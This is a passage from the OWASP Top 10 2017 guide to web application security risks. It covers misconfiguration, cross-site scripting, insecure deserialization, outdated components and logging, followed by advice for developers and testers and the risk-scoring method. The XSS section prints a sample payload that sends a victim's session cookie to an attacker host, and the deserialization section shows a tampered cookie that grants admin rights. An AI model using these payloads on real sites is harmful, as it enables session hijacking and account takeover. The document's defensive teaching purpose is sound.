- For upgraded systems, latest security features are disabled or not configured securely.
- The security settings in the application servers, application frameworks (e.g. Struts, Spring, ASP.NET), libraries, databases, etc. not set to secure values.
- The server does not send security headers or directives or they are not set to secure values.
- The software is out of date or vulnerable (see [A9:2017-Using Components with Known Vulnerabilities](#)).

Without a concerted, repeatable application security configuration process, systems are at a higher risk.

## Example Attack Scenarios

**Scenario #1:** The application server comes with sample applications that are not removed from the production server. These sample applications have known security flaws attackers use to compromise the server. If one of these applications is the admin console, and default accounts weren't changed the attacker logs in with default passwords and takes over.

**Scenario #2:** Directory listing is not disabled on the server. An attacker discovers they can simply list directories. The attacker finds and downloads the compiled Java classes, which they decompile and reverse engineer to view the code. The attacker then finds a serious access control flaw in the application.

**Scenario #3:** The application server's configuration allows detailed error messages, e.g. stack traces, to be returned to users. This potentially exposes sensitive information or underlying flaws such as component versions that are known to be vulnerable.

**Scenario #4:** A cloud service provider has default sharing permissions open to the Internet by other CSP users. This allows sensitive data stored within cloud storage to be accessed.

## How to Prevent

Secure installation processes should be implemented, including:

- A repeatable hardening process that makes it fast and easy to deploy another environment that is properly locked down. Development, QA, and production environments should all be configured identically, with different credentials used in each environment. This process should be automated to minimize the effort required to setup a new secure environment.
- A minimal platform without any unnecessary features, components, documentation, and samples. Remove or do not install unused features and frameworks.
- A task to review and update the configurations appropriate to all security notes, updates and patches as part of the patch management process (see [A9:2017-Using Components with Known Vulnerabilities](#)). In particular, review cloud storage permissions (e.g. S3 bucket permissions).
- A segmented application architecture that provides effective, secure separation between components or tenants, with segmentation, containerization, or cloud security groups.
- Sending security directives to clients, e.g. [Security Headers](#).
- An automated process to verify the effectiveness of the configurations and settings in all environments.

## References

### OWASP





- [OWASP Testing Guide: Configuration Management](#)
- [OWASP Testing Guide: Testing for Error Codes](#)
- [OWASP Security Headers Project](#)

For additional requirements in this area, see the Application Security Verification Standard [V19 Configuration](#).

### External

- [NIST Guide to General Server Hardening](#)
- [CWE-2: Environmental Security Flaws](#)
- [CWE-16: Configuration](#)
- [CWE-388: Error Handling](#)
- [CIS Security Configuration Guides/Benchmarks](#)
- [Amazon S3 Bucket Discovery and Enumeration](#)

# Cross-Site Scripting (XSS)

							
App. Specific	Exploitability: 3	Prevalence: 3	Detectability: 3	Technical: 2	Business ?		
Automated tools can detect and exploit all three forms of XSS, and there are freely available exploitation frameworks.		XSS is the second most prevalent issue in the OWASP Top 10, and is found in around two-thirds of all applications.  Automated tools can find some XSS problems automatically, particularly in mature technologies such as PHP, J2EE / JSP, and ASP.NET.		The impact of XSS is moderate for reflected and DOM XSS, and severe for stored XSS, with remote code execution on the victim's browser, such as stealing credentials, sessions, or delivering malware to the victim.			

## Is the Application Vulnerable?

There are three forms of XSS, usually targeting users' browsers:

**Reflected XSS:** The application or API includes unvalidated and unescaped user input as part of HTML output. A successful attack can allow the attacker to execute arbitrary HTML and JavaScript in the victim's browser. Typically the user will need to interact with some malicious link that points to an attacker-controlled page, such as malicious watering hole websites, advertisements, or similar.

**Stored XSS:** The application or API stores unsanitized user input that is viewed at a later time by another user or an administrator. Stored XSS is often considered a high or critical risk.

**DOM XSS:** JavaScript frameworks, single-page applications, and APIs that dynamically include attacker-controllable data to a page are vulnerable to DOM XSS. Ideally, the application would not send attacker-controllable data to unsafe JavaScript APIs.

Typical XSS attacks include session stealing, account takeover, MFA bypass, DOM node replacement or defacement (such as trojan login panels), attacks against the user's browser such as malicious software downloads, key logging, and other client-side attacks.

## Example Attack Scenario

**Scenario 1:** The application uses untrusted data in the construction of the following HTML snippet without validation or escaping:

```
(String) page += "<input name='creditcard' type='TEXT' value='" + request.getParameter("CC") + "'>";
```

The attacker modifies the 'CC' parameter in the browser to:

```
'><script>document.location=
'http://www.attacker.com/cgi-bin/cookie.cgi?
foo='+document.cookie</script>'
```

This attack causes the victim's session ID to be sent to the attacker's website, allowing the attacker to hijack the user's current session.

**Note:** Attackers can use XSS to defeat any automated Cross-Site Request Forgery (CSRF) defense the application might employ.

## How to Prevent

Preventing XSS requires separation of untrusted data from active browser content. This can be achieved by:

- Using frameworks that automatically escape XSS by design, such as the latest Ruby on Rails, React JS. Learn the limitations of each framework's XSS protection and appropriately handle the use cases which are not covered.
- Escaping untrusted HTTP request data based on the context in the HTML output (body, attribute, JavaScript, CSS, or URL) will resolve Reflected and Stored XSS vulnerabilities. The [OWASP Cheat Sheet 'XSS Prevention'](#) has details on the required data escaping techniques.
- Applying context-sensitive encoding when modifying the browser document on the client side acts against DOM XSS. When this cannot be avoided, similar context sensitive escaping techniques can be applied to browser APIs as described in the [OWASP Cheat Sheet 'DOM based XSS Prevention'](#).
- Enabling a [Content Security Policy \(CSP\)](#) is a defense-in-depth mitigating control against XSS. It is effective if no other vulnerabilities exist that would allow placing malicious code via local file includes (e.g. path traversal overwrites or vulnerable libraries from permitted content delivery networks).

## References





### OWASP

- [OWASP Proactive Controls: Encode Data](#)
- [OWASP Proactive Controls: Validate Data](#)
- [OWASP Application Security Verification Standard: V5](#)
- [OWASP Testing Guide: Testing for Reflected XSS](#)
- [OWASP Testing Guide: Testing for Stored XSS](#)
- [OWASP Testing Guide: Testing for DOM XSS](#)
- [OWASP Cheat Sheet: XSS Prevention](#)
- [OWASP Cheat Sheet: DOM based XSS Prevention](#)
- [OWASP Cheat Sheet: XSS Filter Evasion](#)
- [OWASP Java Encoder Project](#)

### External

- [CWE-79: Improper neutralization of user supplied input](#)
- [PortSwigger: Client-side template injection](#)

## Insecure Deserialization

 					
App. Specific	Exploitability: 1	Prevalence: 2	Detectability: 2	Technical: 3	Business ?
Exploitation of deserialization is somewhat difficult, as off the shelf exploits rarely work without changes or tweaks to the underlying exploit code.		This issue is included in the Top 10 based on an <a href="#">industry survey</a> and not on quantifiable data.  Some tools can discover deserialization flaws, but human assistance is frequently needed to validate the problem. It is expected that prevalence data for deserialization flaws will increase as tooling is developed to help identify and address it.		The impact of deserialization flaws cannot be understated. These flaws can lead to remote code execution attacks, one of the most serious attacks possible.  The business impact depends on the protection needs of the application and data.	

## Is the Application Vulnerable?

Applications and APIs will be vulnerable if they deserialize hostile or tampered objects supplied by an attacker.

This can result in two primary types of attacks:

- Object and data structure related attacks where the attacker modifies application logic or achieves arbitrary remote code execution if there are classes available to the application that can change behavior during or after deserialization.
- Typical data tampering attacks, such as access-control-related attacks, where existing data structures are used but the content is changed.

Serialization may be used in applications for:

- Remote- and inter-process communication (RPC/IPC)
- Wire protocols, web services, message brokers
- Caching/Persistence
- Databases, cache servers, file systems
- HTTP cookies, HTML form parameters, API authentication tokens

## How to Prevent

The only safe architectural pattern is not to accept serialized objects from untrusted sources or to use serialization mediums that only permit primitive data types.

If that is not possible, consider one or more of the following:

- Implementing integrity checks such as digital signatures on any serialized objects to prevent hostile object creation or data tampering.
- Enforcing strict type constraints during deserialization before object creation as the code typically expects a definable set of classes. Bypasses to this technique have been demonstrated, so reliance solely on this is not advisable.
- Isolating and running code that deserializes in low privilege environments when possible.
- Logging deserialization exceptions and failures, such as where the incoming type is not the expected type, or the deserialization throws exceptions.
- Restricting or monitoring incoming and outgoing network connectivity from containers or servers that deserialize.
- Monitoring deserialization, alerting if a user deserializes constantly.

## Example Attack Scenarios

**Scenario #1:** A React application calls a set of Spring Boot microservices. Being functional programmers, they tried to ensure that their code is immutable. The solution they came up with is serializing user state and passing it back and forth with each request. An attacker notices the "R00" Java object signature, and uses the Java Serial Killer tool to gain remote code execution on the application server.

**Scenario #2:** A PHP forum uses PHP object serialization to save a "super" cookie, containing the user's user ID, role, password hash, and other state:

```
a:4:{i:0;i:132;i:1;s:7:"Mallory";i:2;s:4:"user";
i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}
```

An attacker changes the serialized object to give themselves admin privileges:

```
a:4:{i:0;i:1;i:1;s:5:"Alice";i:2;s:5:"admin";
i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}
```


## References

## OWASP

- [OWASP Cheat Sheet: Deserialization](#)
- [OWASP Proactive Controls: Validate All Inputs](#)
- [OWASP Application Security Verification Standard](#)
- [OWASP AppSecEU 2016: Surviving the Java Deserialization Apocalypse](#)
- [OWASP AppSecUSA 2017: Friday the 13th JSON Attacks](#)

## External

- [CWE-502: Deserialization of Untrusted Data](#)
- [Java Unmarshaller Security](#)
- [OWASP AppSec Cali 2015: Marshalling Pickles](#)



## Is the Application Vulnerable?

You are likely vulnerable:

- If you do not know the versions of all components you use (both client-side and server-side). This includes components you directly use as well as nested dependencies.
- If software is vulnerable, unsupported, or out of date. This includes the OS, web/application server, database management system (DBMS), applications, APIs and all components, runtime environments, and libraries.
- If you do not scan for vulnerabilities regularly and subscribe to security bulletins related to the components you use.
- If you do not fix or upgrade the underlying platform, frameworks, and dependencies in a risk-based, timely fashion. This commonly happens in environments when patching is a monthly or quarterly task under change control, which leaves organizations open to many days or months of unnecessary exposure to fixed vulnerabilities.
- If software developers do not test the compatibility of updated, upgraded, or patched libraries.
- If you do not secure the components' configurations (see [A6:2017-Security Misconfiguration](#)).

## How to Prevent

There should be a patch management process in place to:

- Remove unused dependencies, unnecessary features, components, files, and documentation.
- Continuously inventory the versions of both client-side and server-side components (e.g. frameworks, libraries) and their dependencies using tools like [versions](#), [DependencyCheck](#), [retire.js](#), etc. Continuously monitor sources like [CVE](#) and [NVD](#) for vulnerabilities in the components. Use software composition analysis tools to automate the process. Subscribe to email alerts for security vulnerabilities related to components you use.
- Only obtain components from official sources over secure links. Prefer signed packages to reduce the chance of including a modified, malicious component.
- Monitor for libraries and components that are unmaintained or do not create security patches for older versions. If patching is not possible, consider deploying a [virtual patch](#) to monitor, detect, or protect against the discovered issue.

Every organization must ensure that there is an ongoing plan for monitoring, triaging, and applying updates or configuration changes for the lifetime of the application or portfolio.

## Example Attack Scenarios

**Scenario #1:** Components typically run with the same privileges as the application itself, so flaws in any component can result in serious impact. Such flaws can be accidental (e.g. coding error) or intentional (e.g. backdoor in component). Some example exploitable component vulnerabilities discovered are:

- [CVE-2017-5638](#), a Struts 2 remote code execution vulnerability that enables execution of arbitrary code on the server, has been blamed for significant breaches.
- While [internet of things \(IoT\)](#) are frequently difficult or impossible to patch, the importance of patching them can be great (e.g. biomedical devices).

There are automated tools to help attackers find unpatched or misconfigured systems. For example, the Shodan IoT search engine can help you [find devices](#) that still suffer from the [Heartbleed vulnerability](#) that was patched in April 2014.

## References


### OWASP

- [OWASP Application Security Verification Standard: V1 Architecture, design and threat modelling](#)
- [OWASP Dependency Check \(for Java and .NET libraries\)](#)
- [OWASP Testing Guide: Map Application Architecture \(OTG-INFO-010\)](#)
- [OWASP Virtual Patching Best Practices](#)

### External

- [The Unfortunate Reality of Insecure Libraries](#)
- [MITRE Common Vulnerabilities and Exposures \(CVE\) search](#)
- [National Vulnerability Database \(NVD\)](#)
- [Retire.js for detecting known vulnerable JavaScript libraries](#)
- [Node Libraries Security Advisories](#)
- [Ruby Libraries Security Advisory Database and Tools](#)





## Is the Application Vulnerable?

Insufficient logging, detection, monitoring and active response occurs any time:

- Auditable events, such as logins, failed logins, and high-value transactions are not logged.
- Warnings and errors generate no, inadequate, or unclear log messages.
- Logs of applications and APIs are not monitored for suspicious activity.
- Logs are only stored locally.
- Appropriate alerting thresholds and response escalation processes are not in place or effective.
- Penetration testing and scans by [DAST](#) tools (such as [OWASP ZAP](#)) do not trigger alerts.
- The application is unable to detect, escalate, or alert for active attacks in real time or near real time.

You are vulnerable to information leakage if you make logging and alerting events visible to a user or an attacker (see [A3:2017-Sensitive Information Exposure](#)).

## How to Prevent

As per the risk of the data stored or processed by the application:

- Ensure all login, access control failures, and server-side input validation failures can be logged with sufficient user context to identify suspicious or malicious accounts, and held for sufficient time to allow delayed forensic analysis.
- Ensure that logs are generated in a format that can be easily consumed by a centralized log management solutions.
- Ensure high-value transactions have an audit trail with integrity controls to prevent tampering or deletion, such as append-only database tables or similar.
- Establish effective monitoring and alerting such that suspicious activities are detected and responded to in a timely fashion.
- Establish or adopt an incident response and recovery plan, such as [NIST 800-61 rev 2](#) or later.

There are commercial and open source application protection frameworks such as [OWASP AppSensor](#), web application firewalls such as [ModSecurity with the OWASP ModSecurity Core Rule Set](#), and log correlation software with custom dashboards and alerting.

## Example Attack Scenarios

**Scenario #1:** An open source project forum software run by a small team was hacked using a flaw in its software. The attackers managed to wipe out the internal source code repository containing the next version, and all of the forum contents. Although source could be recovered, the lack of monitoring, logging or alerting led to a far worse breach. The forum software project is no longer active as a result of this issue.

**Scenario #2:** An attacker uses scans for users using a common password. They can take over all accounts using this password. For all other users, this scan leaves only one false login behind. After some days, this may be repeated with a different password.

**Scenario #3:** A major US retailer reportedly had an internal malware analysis sandbox analyzing attachments. The sandbox software had detected potentially unwanted software, but no one responded to this detection. The sandbox had been producing warnings for some time before the breach was detected due to fraudulent card transactions by an external bank.

## References

### OWASP

- [OWASP Proactive Controls: Implement Logging and Intrusion Detection](#)
- [OWASP Application Security Verification Standard: V8 Logging and Monitoring](#)
- [OWASP Testing Guide: Testing for Detailed Error Code](#)
- [OWASP Cheat Sheet: Logging](#)

### External

- [CWE-223: Omission of Security-relevant Information](#)
- [CWE-778: Insufficient Logging](#)

# What's Next for Developers

## Establish & Use Repeatable Security Processes and Standard Security Controls

Whether you are new to web application security or already very familiar with these risks, the task of producing a secure web application or fixing an existing one can be difficult. If you have to manage a large application portfolio, this task can be daunting.

To help organizations and developers reduce their application security risks in a cost-effective manner, OWASP has produced numerous free and open resources that you can use to address application security in your organization. The following are some of the many resources OWASP has produced to help organizations produce secure web applications and APIs. On the next page, we present additional OWASP resources that can assist organizations in verifying the security of their applications and APIs.

### Application Security Requirements

To produce a secure web application, you must define what secure means for that application. OWASP recommends you use the OWASP [Application Security Verification Standard \(ASVS\)](#) as a guide for setting the security requirements for your application(s). If you're outsourcing, consider the [OWASP Secure Software Contract Annex](#). **Note:** The annex is for US contract law, so please consult qualified legal advice before using the sample annex.

### Application Security Architecture

Rather than retrofitting security into your applications and APIs, it is far more cost effective to design the security in from the start. OWASP recommends the [OWASP Prevention Cheat Sheets](#) as a good starting point for guidance on how to design security in from the beginning.

### Standard Security Controls

Building strong and usable security controls is difficult. Using a set of standard security controls radically simplifies the development of secure applications and APIs. The [OWASP Proactive Controls](#) is a good starting point for developers, and many modern frameworks now come with standard and effective security controls for authorization, validation, CSRF prevention, etc.

### Secure Development Lifecycle

To improve the process your organization follows when building applications and APIs, OWASP recommends the [OWASP Software Assurance Maturity Model \(SAMM\)](#). This model helps organizations formulate and implement a strategy for software security that is tailored to the specific risks facing their organization.

### Application Security Education

The [OWASP Education Project](#) provides training materials to help educate developers on web application security. For hands-on learning about vulnerabilities, try [OWASP WebGoat](#), [WebGoat.NET](#), [OWASP NodeJS Goat](#), [OWASP Juice Shop Project](#) or the [OWASP Broken Web Applications Project](#). To stay current, come to an [OWASP AppSec Conference](#), OWASP Conference Training, or local [OWASP Chapter meetings](#).

There are numerous additional OWASP resources available for your use. Please visit the [OWASP Projects page](#), which lists all the Flagship, Labs, and Incubator projects in the OWASP project inventory. Most OWASP resources are available on our [wiki](#), and many OWASP documents can be ordered in [hardcopy or as eBooks](#).

# What's Next for Security Testers

## Establish Continuous Application Security Testing

Building code securely is important. But it's critical to verify that the security you intended to build is actually present, correctly implemented, and used everywhere it is supposed to be. The goal of application security testing is to provide this evidence. The work is difficult and complex, and modern high-speed development processes like Agile and DevOps have put extreme pressure on traditional approaches and tools. So we strongly encourage you to put some thought into how you are going to focus on what's important across your entire application portfolio, and do it cost-effectively.

Modern risks move quickly, so the days of scanning or penetration testing an application for vulnerabilities once every year or so are long gone. Modern software development requires continuous application security testing across the entire software development lifecycle. Look to enhance existing development pipelines with security automation that doesn't slow development. Whatever approach you choose, consider the annual cost to test, triage, remediate, retest, and redeploy a single application, multiplied by the size of your application portfolio.

### Understand the Threat Model

Before you start testing, be sure you understand what's important to spend time on. Priorities come from the threat model, so if you don't have one, you need to create one before testing. Consider using [OWASP ASVS](#) and the [OWASP Testing Guide](#) as an input and don't rely on tool vendors to decide what's important for your business.

### Understand Your SDLC

Your approach to application security testing must be highly compatible with the people, processes, and tools you use in your software development lifecycle (SDLC). Attempts to force extra steps, gates, and reviews are likely to cause friction, get bypassed, and struggle to scale. Look for natural opportunities to gather security information and feed it back into your process.

### Testing Strategies

Choose the simplest, fastest, most accurate technique to verify each requirement. The [OWASP Security Knowledge Framework](#) and [OWASP Application Security Verification Standard](#) can be great sources of functional and nonfunctional security requirements in your unit and integration testing. Be sure to consider the human resources required to deal with false positives from the use of automated tooling, as well as the serious dangers of false negatives.

### Achieving Coverage and Accuracy

You don't have to start out testing everything. Focus on what's important and expand your verification program over time. That means expanding the set of security defenses and risks that are being automatically verified as well as expanding the set of applications and APIs being covered. The goal is to achieve a state where the essential security of all your applications and APIs is verified continuously.

### Clearly Communicate Findings

No matter how good you are at testing, it won't make any difference unless you communicate it effectively. Build trust by showing you understand how the application works. Describe clearly how it can be abused without "lingo" and include an attack scenario to make it real. Make a realistic estimation of how hard the vulnerability is to discover and exploit, and how bad that would be. Finally, deliver findings in the tools development teams are already using, not PDF files.

## Start Your Application Security Program Now

Application security is no longer optional. Between increasing attacks and regulatory pressures, organizations must establish effective processes and capabilities for securing their applications and APIs. Given the staggering amount of code in the numerous applications and APIs already in production, many organizations are struggling to get a handle on the enormous volume of vulnerabilities.

OWASP recommends organizations establish an application security program to gain insight and improve security across their applications and APIs. Achieving application security requires many different parts of an organization to work together efficiently, including security and audit, software development, business, and executive management. Security should be visible and measurable, so that all the different players can see and understand the organization's application security posture. Focus on the activities and outcomes that actually help improve enterprise security by eliminating or reducing risk. [OWASP SAMM](#) and the [OWASP Application Security Guide for CISOs](#) is the source of most of the key activities in this list.

### Get Started

- Document all applications and associated data assets. Larger organizations should consider implementing a Configuration Management Database (CMDB) for this purpose.
- Establish an [application security program](#) and drive adoption.
- Conduct a [capability gap analysis comparing your organization to your peers](#) to define key improvement areas and an execution plan.
- Gain management approval and establish an [application security awareness campaign](#) for the entire IT organization.

### Risk Based Portfolio Approach

- Identify the [protection needs](#) of your [application portfolio](#) from a business perspective. This should be driven in part by privacy laws and other regulations relevant to the data asset being protected.
- Establish a [common risk rating model](#) with a consistent set of likelihood and impact factors reflective of your organization's tolerance for risk.
- Accordingly measure and prioritize all your applications and APIs. Add the results to your CMDB.
- Establish assurance guidelines to properly define coverage and level of rigor required.

### Enable with a Strong Foundation

- Establish a set of focused [policies and standards](#) that provide an application security baseline for all development teams to adhere to.
- Define a [common set of reusable security controls](#) that complement these policies and standards and provide design and development guidance on their use.
- Establish an [application security training curriculum](#) that is required and targeted to different development roles and topics.

### Integrate Security into Existing Processes

- Define and integrate [secure implementation](#) and [verification](#) activities into existing development and operational processes. Activities include [threat modeling](#), secure design and [design review](#), secure coding and [code review](#), [penetration testing](#), and remediation.
- Provide subject matter experts and [support services for development and project teams](#) to be successful.

### Provide Management Visibility

- Manage with metrics. Drive improvement and funding decisions based on the metrics and analysis data captured. Metrics include adherence to security practices and activities, vulnerabilities introduced, vulnerabilities mitigated, application coverage, defect density by type and instance counts, etc.
- Analyze data from the implementation and verification activities to look for root cause and vulnerability patterns to drive strategic and systemic improvements across the enterprise. Learn from mistakes and offer positive incentives to promote improvements.



## Manage the Full Application Lifecycle

Applications belong to the most complex systems humans regularly create and maintain. IT management for an application should be performed by IT specialists who are responsible for the overall IT lifecycle of an application. We suggest establishing the role of application manager as technical counterpart to the application owner. The application manager is in charge of the whole application lifecycle from the IT perspective, from collecting the requirements until the process of retiring systems, which is often overlooked.

### Requirements and Resource Management

- Collect and negotiate the business requirements for an application with the business, including the protection requirements with regard to confidentiality, authenticity, integrity and availability of all data assets, and the expected business logic.
- Compile the technical requirements including functional and nonfunctional security requirements.
- Plan and negotiate the budget that covers all aspects of design, build, testing and operation, including security activities.

### Request for Proposals (RFP) and Contracting

- Negotiate the requirements with internal or external developers, including guidelines and security requirements with respect to your security program, e.g. SDLC, best practices.
- Rate the fulfillment of all technical requirements, including a planning and design phase.
- Negotiate all technical requirements, including design, security, and service level agreements (SLA).
- Adopt templates and checklists, such as [OWASP Secure Software Contract Annex](#).  
**Note:** The annex is for US contract law, so please consult qualified legal advice before using the sample annex.

### Planning and Design

- Negotiate planning and design with the developers and internal shareholders, e.g. security specialists.
- Define the security architecture, controls, and countermeasures appropriate to the protection needs and the expected threat level. This should be supported by security specialists.
- Ensure that the application owner accepts remaining risks or provides additional resources.
- In each sprint, ensure security stories are created that include constraints added for non-functional requirements.

### Deployment, Testing, and Rollout

- Automate the secure deployment of the application, interfaces and all required components, including needed authorizations.
- Test the technical functions and integration with the IT architecture and coordinate business tests.
- Create "use" and "abuse" test cases from technical and business perspectives.
- Manage security tests according to internal processes, the protection needs, and the assumed threat level by the application.
- Put the application in operation and migrate from previously used applications if needed.
- Finalize all documentation, including the change management data base (CMDB) and security architecture.

### Operations and Change Management

- Operations must include guidelines for the security management of the application (e.g. patch management).
- Raise the security awareness of users and manage conflicts about usability vs. security.
- Plan and manage changes, e.g. migrate to new versions of the application or other components like OS, middleware, and libraries.
- Update all documentation, including in the CMDB and the security architecture, controls, and countermeasures, including any runbooks or project documentation.

### Retiring Systems

- Any required data should be archived. All other data should be securely wiped.
- Securely retire the application, including deleting unused accounts and roles and permissions.
- Set your application's state to retired in the CMDB.

## It's About the Risks that Weaknesses Represent

The Risk Rating methodology for the Top 10 is based on the [OWASP Risk Rating Methodology](#). For each Top 10 category, we estimated the typical risk that each weakness introduces to a typical web application by looking at common likelihood factors and impact factors for each common weakness. We then ordered the Top 10 according to those weaknesses that typically introduce the most significant risk to an application. These factors get updated with each new Top 10 release as things change and evolve.

The [OWASP Risk Rating Methodology](#) defines numerous factors to help calculate the risk of an identified vulnerability. However, the Top 10 must talk about generalities, rather than specific vulnerabilities in real applications and APIs. Consequently, we can never be as precise as application owners or managers when calculating risks for their application(s). You are best equipped to judge the importance of your applications and data, what your threats are, and how your system has been built and is being operated.

Our methodology includes three likelihood factors for each weakness (prevalence, detectability, and ease of exploit) and one impact factor (technical impact). The risk scales for each factor range from 1-Low to 3-High with terminology specific for each factor. The prevalence of a weakness is a factor that you typically don't have to calculate. For prevalence data, we have been supplied prevalence statistics from a number of different organizations (as referenced in the Acknowledgements on page 25), and we have aggregated their data together to come up with a Top 10 likelihood of existence list by prevalence. This data was then combined with the other two likelihood factors (detectability and ease of exploit) to calculate a likelihood rating for each weakness. The likelihood rating was then multiplied by our estimated average technical impact for each item to come up with an overall risk ranking for each item in the Top 10 (the higher the result the higher the risk). Detectability, Ease of Exploit, and Impact were calculated from analyzing reported CVEs that were associated with each of the Top 10 categories.

**Note:** This approach does not take the likelihood of the threat agent into account. Nor does it account for any of the various technical details associated with your particular application. Any of these factors could significantly affect the overall likelihood of an attacker finding and exploiting a particular vulnerability. This rating does not take into account the actual impact on your business. Your organization will have to decide how much security risk from applications and APIs the organization is willing to accept given your culture, industry, and regulatory environment. The purpose of the OWASP Top 10 is not to do this risk analysis for you.


The following illustrates our calculation of the risk for [A6:2017-Security Misconfiguration](#).

Application Specific	Exploitability EASY: 3	Prevalence WIDESPREAD: 3	Detectability EASY: 3	Technical MODERATE: 2	Business Specific
	3	3	3		
			*	2	
	Average = 3.0		= 6.0		

## Details About Risk Factors

### Top 10 Risk Factor Summary

The following table presents a summary of the 2017 Top 10 Application Security Risks, and the risk factors we have assigned to each risk. These factors were determined based on the available statistics and the experience of the OWASP Top 10 team. To understand these risks for a particular application or organization, you must consider your own specific threat agents and business impacts. Even severe software weaknesses may not present a serious risk if there are no threat agents in a position to perform the necessary attack or the business impact is negligible for the assets involved.

RISK					Score		
	Threat Agents	Exploitability	Prevalence	Detectability		Technical	Business
A1:2017-Injection	App Specific	EASY: 3	COMMON: 2	EASY: 3	SEVERE: 3	App Specific	8.0
A2:2017-Authentication	App Specific	EASY: 3	COMMON: 2	AVERAGE: 2	SEVERE: 3	App Specific	7.0
A3:2017-Sens. Data Exposure	App Specific	AVERAGE: 2	WIDESPREAD: 3	AVERAGE: 2	SEVERE: 3	App Specific	7.0
A4:2017-XML External Entities (XXE)	App Specific	AVERAGE: 2	COMMON: 2	EASY: 3	SEVERE: 3	App Specific	7.0
A5:2017-Broken Access Control	App Specific	AVERAGE: 2	COMMON: 2	AVERAGE: 2	SEVERE: 3	App Specific	6.0
A6:2017-Security Misconfiguration	App Specific	EASY: 3	WIDESPREAD: 3	EASY: 3	MODERATE: 2	App Specific	6.0
A7:2017-Cross-Site Scripting (XSS)	App Specific	EASY: 3	WIDESPREAD: 3	EASY: 3	MODERATE: 2	App Specific	6.0
A8:2017-Insecure Deserialization	App Specific	DIFFICULT: 1	COMMON: 2	AVERAGE: 2	SEVERE: 3	App Specific	5.0
A9:2017-Vulnerable Components	App Specific	AVERAGE: 2	WIDESPREAD: 3	AVERAGE: 2	MODERATE: 2	App Specific	4.7
A10:2017-Insufficient Logging&Monitoring	App Specific	AVERAGE: 2	WIDESPREAD: 3	DIFFICULT: 1	MODERATE: 2	App Specific	4.0

### Additional Risks to Consider

